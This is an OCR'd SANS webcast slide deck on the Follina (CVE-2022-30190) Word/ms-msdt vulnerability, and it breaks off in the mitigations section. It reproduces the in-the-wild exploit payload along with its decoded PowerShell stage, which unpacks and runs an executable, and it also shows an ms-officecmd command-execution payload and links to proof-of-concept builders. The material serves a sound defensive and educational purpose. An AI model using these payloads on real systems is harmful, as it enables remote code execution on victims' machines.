SANS | GIAC CERTIFICATIONS

CVE-2022-30190/Follina What you need to know

Jake Williams

2022-05-31

Housekeeping Notes

- **A copy of the slides and a recording of the webcast will be made available as soon as possible following the conclusion of the presentation**
- **There are likely WAY too many people on to answer all your questions live**
- **Please submit your questions and I'll work with the SANS Internet Storm Center to combine those into a FAQ that will be posted later**

Agenda


- The Vulnerability
- Mitigations
- Detection Engineering
- Forensics / Hunting
- Closing Thoughts

The Vulnerability

CVE-2022-30190/Follina

The Tweet Heard Round The World…

- **Security research group "nao_sec" posted this May 27th**
  - → https://twitter.com/nao_sec/status/1530196847679401984
- **The issue didn't get widespread attention until May 29th when it was amplified by Kevin Beaumont (@GossiTheDog)**
  - → And other high-profile security researchers



nao_sec
@nao_sec


Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. virustotal.com/gui/file/4a240…

```
ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
eForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
se64String('+[char]34
A9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
GUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```

10:38 AM · May 27, 2022 · TweetDeck

Protocol Handlers


- **Protocol and file handlers tell Windows which application to use in interpreting file extensions and protocol schemes**
  - → They are defined in HKEY_CLASSES_ROOT
- **Exploitation of protocol handlers has already been an area of security research**
  - → https://blog.syss.com/posts/abusing-ms-office-protos/



```
Get-Item Registry::HKEY_CLASSES_ROOT\ms-* | Out-String | select-string -Pattern "URL" -Simple


    Hive: HKEY_CLASSES_ROOT

Name                          Property
----                          --------
ms-aad-brokerplugin           (default)    : URL:ms-aad-brokerplugin
ms-access                     (default)    : Url:Access Protocol
ms-actioncenter               (default)    : URL:ms-actioncenter
ms-appinstaller               (default)    : URL:ms-appinstaller
ms-apprep                     (default)    : URL:ms-apprep
ms-availablenetworks          (default)    : URL:Available Networks Protocol
ms-calculator                 (default)    : URL:ms-calculator
ms-chat                       (default)    : URL:ms-chat
ms-clock                      (default)    : URL:ms-clock
ms-contact-support            (default)    : URL:ms-contact-support
ms-cortana                    (default)    : URL:ms-cortana
ms-cxh                        (default)    : URL:ms-cxh
ms-cxh-full                   (default)    : CloudExperienceHost Launch Protocol
ms-default-location           (default)    : URL:ms-default-location
ms-device-enrollment          (default)    : URL:ms-device-enrollment
ms-drive-to                   (default)    : URL:ms-drive-to
ms-edu-secureassessment       (default)    : URL:ms-edu-secureassessment
ms-excel                      (default)    : Url:Excel Protocol
ms-gamebar                    (default)    : URL:ms-gamebar
ms-gamebarservices            (default)    : URL:ms-gamebarservices
ms-gamingoverlay              (default)    : URL:ms-gamingoverlay
ms-get-started                (default)    : URL:ms-get-started
ms-getoffice                  (default)    : URL:ms-getoffice
ms-holographicfirstrun        (default)    : URL:ms-holographicfirstrun
ms-inputapp                   (default)    : URL:ms-inputapp
ms-ipmessaging                (default)    : URL:ms-ipmessaging
ms-mobileplans                (default)    : URL:ms-mobileplans
ms-msdt                       (default)    : URL:ms-msdt
```

Protocol Handlers (2)

- **The folks over at Sec Alert wrote a blog discussing one-click exploitation of Electron Applications last month**
  - → Yes, it abuses ms-msdt
- **They do discuss other protocol handlers, including search-ms and ms-officecmd**
  - → http://sec.ud64.com/1-click-rce-in-electron-applications-57751.html
- **Positive Security also published on this technique**
  - → https://positive.security/blog/ms-officecmd-rce



```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 5,
           "name": "irrelevant",
           "discovered": {
               "command": "irrelevant"
           }
       },
       "filename": "a:/b/ --disable-gpu-sandbox --gpu-launcher=\"C:\\Windows\\System32\\cmd /c ping 2016843009 && \""
   }
}
```


The ms-msdt Protocol Handler

- **Per Will Dorman, the ms-msdt protocol handler has elements written in PowerShell, which is why PowerShell expansion (e.g., subexpressions) work in the IT_BrowseForFile parameter**
- **Other msdt.exe parameters include:**
  - IT_RebrowseForFile
  - IT_LaunchMethod
  - IT_SelectProgram
  - IT_BrowseForFile
  - IT_AutoTroubleshoot
- **Of these, it appears that at least IT_BrowseForFile and IT_RebrowseForFile are required to trigger code execution**

Building Test Documents

- **Test documents can be built using multiple projects, but inspect the code before running on a production system:**
  - https://github.com/JohnHammond/msdt-follina
  - https://github.com/chvancooten/follina.py

- **Examples with POC HTML payloads:**
  - https://github.com/thalysonsousa/follina




37 lines (29 sloc) | 5.53 KB

```
<!doctype html>
<html lang="en">
<head>
<title>
Good thing we disabled macros
</title>
</head>
<body>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque
```

Malicious Sample Analysis


- **The original malicious sample identified in the wild was likely delivered as part of an archive that contained additional files**
  - → The additional files are not available, capabilities of the final payload are unknown



```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";


Start-Process $cmd -windowstyle hidden -ArgumentList "/c
    cd C:\users\public\ &&
    for /r %temp% %i in (05-2022-0438.rar)
    do
        copy %i 1.rar /y &&
        findstr TVNDRgAAAA 1.rar>1.t &&     // This is MSCF, file header for a cab file
        certutil -decode 1.t 1.c &&         // base64 decode
        expand 1.c -F:* .&&                 // unpack the cabinet file
        rgb.exe";                           // execute rgb.exe from the file
```

It’s Not Just Word...

- **PowerShell’s Invoke-WebRequest also triggers the ms-msdt handler ☹**
  - Because of course it does…



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jake> iwr("https://www.malwarejake.com/456.html")


StatusCode        : 200
StatusDescription : OK
Content           : <!doctype h
                    <html lang='
                    <body>
                    <script>
                    //AAAAAAAAA
                    AAA
                    //AAAAAAAAA
RawContent        : HTTP/1.1 20
                    Vary: Accept
```

Program Compatibility Troublesl

Test compatibility settings f

Settings applied to mpsigstul
- Windows compatibility mo


You need to test the program
you can click Next to continu

Mitigations

There’s no patch yet, but there are working mitigations

Mitigations – Remove the Protocol Handler

- **The ms-msdt protocol handler can be deleted from systems to prevent exploitation of Follina**
  - → Microsoft actually recommended this as a mitigation in their first official publication about the Follina vulnerability on Monday evening
- **Use the following command to remove the ms-msdt protocol handler:**
  - → reg delete hkcr\ms-msdt /f
- **Key contents**
  - → For later reference…



```
C:\>reg query hkcr\ms-msdt /s

HKEY_CLASSES_ROOT\ms-msdt
    (Default)    REG_SZ    URL:ms-msdt
    EditFlags    REG_DWORD    0x200000
    URL Protocol    REG_SZ

HKEY_CLASSES_ROOT\ms-msdt\shell

HKEY_CLASSES_ROOT\ms-msdt\shell\open

HKEY_CLASSES_ROOT\ms-msdt\shell\open\command
    (Default)    REG_EXPAND_SZ    "%SystemRoot%\system32\msdt.exe" %1
```

Mitigations – Disable Troubleshooting Wizards

